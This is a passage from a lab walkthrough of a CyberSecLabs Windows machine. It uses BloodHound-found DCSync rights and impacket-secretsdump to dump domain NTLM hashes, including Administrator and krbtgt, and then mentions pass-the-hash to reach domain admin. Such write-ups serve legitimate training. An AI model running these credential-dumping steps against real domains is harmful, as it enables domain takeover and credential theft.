
And we're in. So the next step from here is to go back to the bloodhound domain enumeration we gathered earlier and find possible ways we can get to domain admin.



From the result we can see user manager has DCSync privilege over the domain controller now what this means is that we can simulate the behaviour of the domain controller and perform various actions.
Now since the user we currently are is the one who has that privilege I'll be using a tool called impacket-secretsdump to dump the local hash of the target.

```
┌──(mark㉿haxor)-[~/…/B2B/CyberSecLabs/Windows/Sync]
└─$ impacket-secretsdump -just-dc-ntlm sync.csl/manager@172.31.3.6
Impacket v0.10.1.dev1+20220720.103933.3c6713e - Copyright 2022 SecureAuth Corporation

Password:
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a72e3fae34d37ec6f82d7f2c3a72bc04:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:82e8cd2033841359397d0e1c87a838d1:::
sync.csl\sysadmin:1104:aad3b435b51404eeaad3b435b51404ee:7ada8ad6d0c9cc85f815f4835a335771:::
sync.csl\manager:1107:aad3b435b51404eeaad3b435b51404ee:a45b32c6da7071156b90a21f994ceeaf:::
sync.csl\clarke:1109:aad3b435b51404eeaad3b435b51404ee:afe86642368679le44eb89e48a4a0806:::
SYNC$:1000:aad3b435b51404eeaad3b435b51404ee:214b92033d70f21957bb7b73dfc90d3e:::
[*] Cleaning up...

┌──(mark㉿haxor)-[~/…/B2B/CyberSecLabs/Windows/Sync]
└─$
```

Now that we've successfully dump the hash we can attempt to brute force the ntlm hash but not in all case that brute force will work.
But if doesn't still we can still authenticate to the domain as an administrator by performing pass the hash attack.



And we're done :)